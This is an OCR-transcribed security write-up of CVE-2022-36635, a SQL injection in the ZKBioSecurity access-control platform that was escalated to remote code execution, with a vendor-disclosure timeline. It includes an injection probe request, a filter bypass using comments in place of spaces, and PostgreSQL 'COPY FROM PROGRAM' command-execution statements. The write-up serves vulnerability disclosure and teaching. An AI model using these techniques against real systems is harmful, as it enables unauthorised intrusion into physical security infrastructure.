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CVE-2022–36635 — A SQL Injection in ZKSecurityBio to RCE

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This is a write-up of CVE-2022–36635: SQLInjection found in a platform of physical security (access control, elevator control, guest management, patrol and parking management) called ZKSecurity Bio v4.1.3 and how it was used to obtain a RCE.

How it all began...

It was a Thursday, on a beautiful sunny morning, when another subdomain showed up during the recon phase of a Red Team Exercise. After we scanned it and discovered an odd web application server, the fun had started.

After some password attacks and the discovery of a privilege escalation vulnerability (CVE-2022–36634). We gave a quick tour through the application. We figured we already could open doors, after all it is an physical access control application, but we wanted something with more substance for our objective. After throwing around some single quotes in requests parameters of different functionalities, we found a possible SQL Injection.

For you who are beginning in cyber [illegible] it is important to know the basics SQL Injection vulnerability type and [illegible]d: *"After some single quotes in*

manipulate the application's SQL query arbitrarily through input data. The attacker may then retrieve information, control the database, and other shenanigans using many different techniques of exploitation.


For instance, consider a simple user and password query:

> *SELECT id,name,key FROM users WHERE username = '{USER_INPUT}' AND password = {HASH_OF_PASSWORD}*

Provided there are no checks on the USER_INPUT, one could send the value of the username **admin' — .** This would bypass password check, because you will close the username value and comment the rest of query. So, usually to test SQLi, pentesters throw quotes around to try and trigger errors in the original query.

Going back to what I was saying...

In the **Operation Log** functionality, inside the **System** menu, when inserted the single quote in the **Time** field, the application returns data indicating that something went wrong with our request. When inserted two single quotes, the application returns other JSON data, indicating that the request was accepted. Common SQL injection behaviour. We can see the requests and responses in the next pictures:



```
Host: 192.168.0.244:8098
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=
Yzg5MGZhNjMtM2U4Ni00OWU0LWE3ZDMtNzM0NWI1Y2I0MTU1;
menuType=icon-only
Content-Length: 125

list&pageSize=50&opTimeBegin=
2022-06-26%2000:00:00''&opTimeEnd=
2022-09-26%2023:59:59&sortName=&sortOrder=&posStart
=0&count=50
```

```
X-XSS-Protection: 1
Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload
X-Content-Type-Options: nosniff
Cache-Control: no-store
X-Frame-Options: SAMEORIGIN
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Mon, 26 Sep 2022 16:18:38 GMT
Content-Length: 476

{
  "total_count":3,
  "pos":0,
  "rows":[
    {
      "data":[
        "admin",
        "2022-09-26 13:14:18",
        "192.168.0.149",
```

INSPECTOR

Common SQL injection behaviour

However, we realized there was a filter preventing simple exploitation, because any attempt on exploiting it would shows us the error:

```
HTTP/1.1 403
Content-Type: text/html;charset=UTF-8
Content-Length: 77
Date: Mon, 26 Sep 2022 12:58:32 GMT
Connection: close

{"i18nArgs":[],"msg":"An illegal string exists","ret":"fail","success":false}
```

Error

Well, this sucks, but we ask ourselves “is there a way to bypass this?”. The Mentor said: *Yes, I am a criminal. My crime is that of curiosity.* Trying bypasses on the target’s live machine is not smart, so we searched, downloaded and installed the trial version of the ZK BioSecurity program to try and find some clues in a controlled environment.

After installation, we found plenty of .jar files containing the application logic. But it didn’t seem too time-friendly in our red team exercise to reverse engineer and decompile them, so we went for a quicker path. To put it simply, we used the logs of the application to help us writing the exploit.

```
    BaseDaoImpl.java:225)
    ... 138 common frames omitted
2022-09-26 10:50:29.672 [http-nio-8098-exec-70] ERROR com.zkteco.zkbiosecurity.core.web
.advice.ExceptionHandlerAdvice-(ExceptionHandlerAdvice.java:80) - operate error
java.lang.RuntimeException: sql can't be auto count, sql is:select count(0) from (
SELECT t.ID AS id,t.OP_USERNAME AS opUsername,t.OP_TIME AS opTime,t.OP_IP AS
opIp,t.OP_SYS AS opSys,t.OP_OBJECT AS opObject,t.OP_TYPE AS opType,t.CONTENT AS
content,t.OP_RESULT AS opResult,t.OP_USER_ID AS opUserId,t.COST_TIME AS
costTime,t.REMARK AS remark FROM BASE_OPLOG t  WHERE 1=1   and t.OP_TIME >=
'2022-06-26 00:00:00'' and t.OP_TIME <= '2022-09-26 23:59:59' ORDER BY t.CREATE_TIME
DESC) tmp_count
    at com.zkteco.zkbiosecurity.core.dao.BaseDaoImpl.getCountBySql(
    BaseDaoImpl.java:229)
    at com.zkteco.zkbiosecurity.core.dao.BaseDaoImpl.getItemsBySql(
```

holy log

As mentioned earlier the log helped us view the full query, but we still needed to bypass the sanitization filter. To that end, we simply used an old trick of replacing spaces with comments (/**/) in the SQL payload, this was enough to bypass the filter. The image below shows the injection of a sleep call of 5 seconds:

injection of a sleep call of 5 seconds

everyone uses the same database version, using the same user, in this case: root.

We confirmed that the PostgreSQL version was vulnerable to the good old ‘COPY FROM PROGRAM’ RCE trick, shown in the following SQL commands.

> *DROP TABLE IF EXISTS AAAAAA;*
>
> *CREATE TABLE AAAAAA(filenam e text);*
>
> *COPY AAAAAA FROM PROGRAM ‘command’;*
>
> *SELECT * FROM AAAAAA ORDER BY filename ASC;*

Finally, to test the RCE, we use the trick above to execute a ping command to trigger a DNS lookup. The result is shows the command was executed remotely, as shown in the next figures :

call of ping


request DNS, result of ping

Time line

- Responsible disclosure to vendor — 16/07/2022
- Reserved the CVE — 18/07/2022
- Vendor’s response, saying he would check — 18/07/2022
- Vendor’s response, informing public fixing —24/08/2022